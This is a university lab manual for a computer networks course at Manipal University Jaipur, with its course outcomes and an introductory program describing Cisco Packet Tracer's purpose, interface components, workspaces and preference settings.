MANIPAL UNIVERSITY
JAIPUR
(University under Section 2(f) of the UGC Act)

DEPARTMENT OF ARTIFICIAL INTELLIGENCE AND MACHINE LEARNING

Lab Manual

Course Name	:	Computer Networks Lab
Course Code	:	AI3131
Credits	:	3
Session	:	2024-2025

Course Coordinator : Dr. Amit Kumar Bairwa

Signature

VISION & MISSION STATEMENTS

VISION:

To achieve Excellence in Computer Science & Engineering Education for Global Competency with Human Values

MISSION:

- Provide innovative Academic & Research Environment to develop competitive Engineers in the field of Computer Science Engineering
- Develop Problem-solving & Project Management Skills by Student Centric Activities & Industry Collaboration
- Nurture the Students with Social & Ethical Values

PROGRAM EDUCATIONAL OBJECTIVES

PEO1: Graduates will be able to examine the applications of Artificial Intelligence and Machine Learning in real-life problems

PEO2: Graduates will be able to design and implement intelligent systems for multidisciplinary problems.

PROGRAM SPECIFIC OUTCOMES

PSO1: Graduates will be able to design, develop and implement efficient software for a given real life problem.

PSO2: Graduates will be able to apply knowledge of AI, Machine Learning and Data Mining in analysing big data for extracting useful information from it and for performing predictive analysis.

PSO3: Graduates will be able to design, manage and secure wired/ wireless computer networks for transfer and sharing of information.

PROGRAM OUTCOMES

Engineering graduates will be able to:

PO1: Engineering knowledge: Apply the knowledge of mathematics, science, engineering. Fundamentals, and an engineering specialization to the solution of complex engineering problems.

PO2: Problem analysis: Identify, formulate, review research literature, and analyse complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences.

PO3: Design/development of solutions: Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations.

PO4: Conduct investigations of complex problems: Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions.

PO5: Modern tool usage: Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modelling to complex engineering activities with an understanding of the limitations.

PO6: The engineer and society: Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice.

PO7: Environment and sustainability: Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development.

PO8: Ethics: Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice.

PO9: Individual and team work: Function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings.

PO10: Communication: Communicate effectively on complex engineering activities with the Engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions.

PO11: Project management and finance: Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multidisciplinary environments.

PO12: Life-long learning: Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change.

COURSE OUTCOMES

At the end of the course, students will be able to:

CO1: Demonstrate the concepts of cisco packet tracer and network connecting devices.

CO2: Apply the concept of topology and configuration.

CO3: Experiment with the implementation of different protocols.

CO4: Make use of the advanced networking tools

CO5: To **develop** skill for different network utilities.

LIST OF EXPERIMENTS

ADDITIONAL EXPERIMENTS

PROGRAM -1

Aim: Introduction to Packet tracer and networking device components

Theoretical Description: Welcome to the world of computer networking. Packet Tracer can be a fun, take-home, flexible piece of software to help with your CCNA studies, allowing you to experiment with network behavior, build models, and ask "what if" questions. We hope that Packet Tracer will be useful to you whatever your goals are in networking, be they further education, certification, employment, or personal fulfillment. We want to emphasize how important it is for you to also gain in-person, hands-on experience with real equipment as part of preparing to join the community of networking professionals.

Packet Tracer is a simulation, visualization, collaboration, and assessment tool for teaching networking. Packet Tracer allows students to construct their own model or virtual networks, obtain access to important graphical representations of those networks, animate those networks by adding their own data packets, ask questions about those networks, and finally annotate and save their creations. The term "packet tracing" describes an animated movie mode where the learner can step through simulated networking events, one at a time, to investigate the microgenesis of complex networking phenomena normally occurring at rates in the thousands and millions of events per second.

A typical instructional event might begin with an instructor posing a networking problem to the student. Students can use Packet Tracer to drag and drop networking devices (nodes) such as routers, switches, and workstations into logical topology space (the Logical Workspace). They can then specify the types of interconnections between these devices (links) and configure the devices they created. Once they have designed and configured a network of nodes and links, they can then launch sample data packets into the network, either in real time, or in a user-controlled simulation mode. The packets are displayed graphically. The student can step the packet through the network, examining the processing decisions made by networking devices as they switch and route the packet to its destination. The networks, packet scenarios, and resulting animations can be annotated, saved, and shared. Many important networking domain knowledge representations are available for the student to pursue various modes of inquiry. Of particular interest to instructors may be the Activity Wizard, which allows the authoring of answer networks to which students can compare their progress. Also of possible interest to instructors are Packet Tracer's multi-user feature, whereby different instances of Packet Tracer can be used to create a "virtual Internet" on a real network.

Packet Tracer is based on three learning principles: learning is active, learning is social, and learning is contextual. Hence, it is meant to facilitate the creation of engaging, collaborative, and localized instructional materials. Packet Tracer may be used in a variety of ways:


- Group work
- Class work, Homework, and Distance Learning
- Formative assessment
- Hands-on lab reinforcement

- Lecture demonstrations
- Modeling and visualization of networking device algorithms and networking protocols
- Case studies
- Multi-user cooperative and competitive activities
- Competitions
- Problem-solving activities in concept-building, skill-building, design, and troubleshooting

Four problem types are well-supported by Packet Tracer:

- Concept-builders (model-building inquiries leading to student-created explications and animations of networking concepts)
- Skill-builders (algorithmic problem solving in support of the development of networking procedural knowledge)
- Design challenges (constraint-based problems with multiple correct solutions)
- Troubleshooting challenges (diagnosing, isolating, and fixing the simulated network from a previously bugged network file)
- Interface Overview


When you open Packet Tracer, by default you will be presented with the following interface:



This initial interface contains ten components. If you are unsure of what a particular interface item does, move your mouse over the item and a help balloon will explain the item.

1	**Menu Bar**	This bar provides the **File**, **Edit**, **Options**, **View**, **Tools**, **Extensions**, and **Help** menus. You will find basic commands such as **Open**, **Save**, **Save as Pkz, Print**, and **Preferences** in these menus. You will also be able to access the **Activity Wizard** from the **Extensions** menu.
2	**Main Tool Bar**	This bar provides shortcut icons to the **File** and **Edit** menu commands. This bar also provides buttons for **Copy**, **Paste**, **Undo**, **Redo**, **Zoom**, the **Drawing Palette**, and the **Custom Devices Dialog**. On the right, you will also find the **Network Information** button, which you can use to enter a description for the current network (or any text you wish to include).
3	**Common Tools Bar**	This bar provides access to these commonly used workspace tools: **Select**, **Move Layout**, **Place Note**, **Delete**, **Inspect**, **Resize Shape**, **Add Simple PDU**, and **Add Complex PDU**. See "Workspace Basics" for more information.
4	**Logical/Physical Workspace & Navigation Bar**	You can toggle between the Physical Workspace and the Logical Workspace with the tabs on this bar. In Logical Workspace, this bar also allows you to go back to a previous level in a cluster, create a **New Cluster**, **Move Object**, **Set Tiled Background**, and **Viewport**. In Physical Workspace, this bar allows you to navigate through physical locations, create a **New City**, create a **New Building**, create a **New Closet**, **Move Object**, apply a **Grid** to the background, **Set Background**, and go to the **Working Closet**.
5	**Workspace**	This area is where you will create your network, watch simulations, and view many kinds of information and statistics.
6	**Realtime/Simulation Bar**	You can toggle between Realtime Mode and Simulation Mode with the tabs on this bar. This bar also provides buttons to **Power Cycle Devices** and **Fast Forward Time** as well as the **Play Control** buttons and the **Event List** toggle button in Simulation Mode. Also, it contains a clock that displays the relative **Time** in Realtime Mode and Simulation Mode.
7	**Network Component Box**	This box is where you choose devices and connections to put into the workspace. It contains the **Device-Type Selection** Box and the **DeviceSpecific Selection** Box.

8	**Device-Type Selection Box**	This box contains the type of devices and connections available in Packet Tracer. The **Device-Specific Selection** Box will change depending on which type of device you choose.
9	**Device-Specific Selection Box**	This box is where you choose specifically which devices you want to put in your network and which connections to make.
10	**User Created Packet Window***	This window manages the packets you put in the network during simulation scenarios. See the "Simulation Mode" section for more details.



Workspaces and Modes

Packet Tracer has two workspaces (Logical and Physical) and two modes (Realtime and Simulation). Upon startup, you are in the Logical Workspace in Realtime Mode. You can build your network and see it run in real time in this configuration. You can switch to Simulation Mode to run controlled networking scenarios. You can also switch to the Physical Workspace to arrange the physical aspects (such as the location) of your devices. Note that you view a simulation while you are in the Physical Workspace. You should return to the Logical Workspace after you are done in the Physical Workspace.


Setting Preferences

You can customize your Packet Tracer experience by setting your own preferences. From the **Menu Bar**, select **Options** > **Preferences** (or simply press **Ctrl + R**) to view the program settings.

Under the **Interface** panel, you can toggle the **Animation**, **Sound**, and **Show Link Lights** settings to suit the performance of your system and your preferences. You can also manage information clutter with the **Show Device Labels**, **Always Show Port Labels**, and **Show Port Labels When Mouse Over** settings. Also, you can also toggle **Show QoS Stamps on Packets** shown in Simulation Mode and **Enable Cable Length Effects**. The **Enable Auto Cable** option allows you to toggle the Automatic Connection when connecting devices. The **Show Device Dialog Taskbar** option allows you to toggle the taskbar that is


displayed at the bottom of the workspace which organizes currently opened device dialogs. The **Logging** feature allows the program to capture all Cisco IOS commands that you enter and export them to a text file (refer to the "Configuring Devices" page for more information). The **Simulation - Buffer Full Action** feature allows you to set the preferred action that Packet Tracer will perform. You can set the action to **Prompt** if you want to be prompted when the Simulation buffer is full. At the prompt, you can either **Clear Event List** or **View Previous Events**. Alternatively, you can set the action to either **Auto Clear Event List** to allow Packet Tracer to automatically clear the Event List when the buffer is full or you can set the action to **Auto View Previous Events** to automatically view the previous events. The **Enable Screen**

Reader Support accessibility feature reads out all the titles and descriptions of the visible window that has the focus. Lastly, you can also change the base language of the program by choosing from the **Languages** list and then pressing the **Change Language** button.




Under the **Administrative** panel, you can disable access to a particular interface such as the **Interface tab** and the **Multiuser menu** using the **Interface Locking** feature. In order settings and configurations to apply globally for every user on the machine, you need to click on the **Write** button to save the PT.conf file to the Packet Tracer installation folder. Optionally, you may change the **User Folder** to a different


location which is where your own settings, configurations, save files, and device templates are stored. Additionally, you can set a **Password** to prevent others from tampering with these preferences. Note that the password is case-sensitive.



Under the **Hide** panel, you can choose to hide or show the **Physical**, **Config**, **CLI**, **Desktop**, **GUI**, **HTML GUI**, and **HTML** tabs in the device edit dialog.



Under the **Font** panel, you can select different fonts and font sizes for the **Dialogs**, **Workspace/Activity Wizard**, and the **General Interface** Under the Colors category, you can change the font color of the **Router IOS Text**, **Router IOS Background**, **PC Console Text**, and **PC Console Background**.



Setting a User Profile

You can set your user profile for activity assessment and Multiuser identification. From the **Menu Bar**, select **Options** > **User Profile** to view the User Profile dialog. In the User Profile dialog, you can enter your **Name**, **E-Mail**, and any **Additional Info** about yourself that you may want to share.

Algorithm Settings

The **Algorithms Settings** dialog allows the user to make configurations that are otherwise not available in IOS. It also allows tweaking of algorithm settings to make visualization of certain algorithm/protocol behaviors more easily viewable.

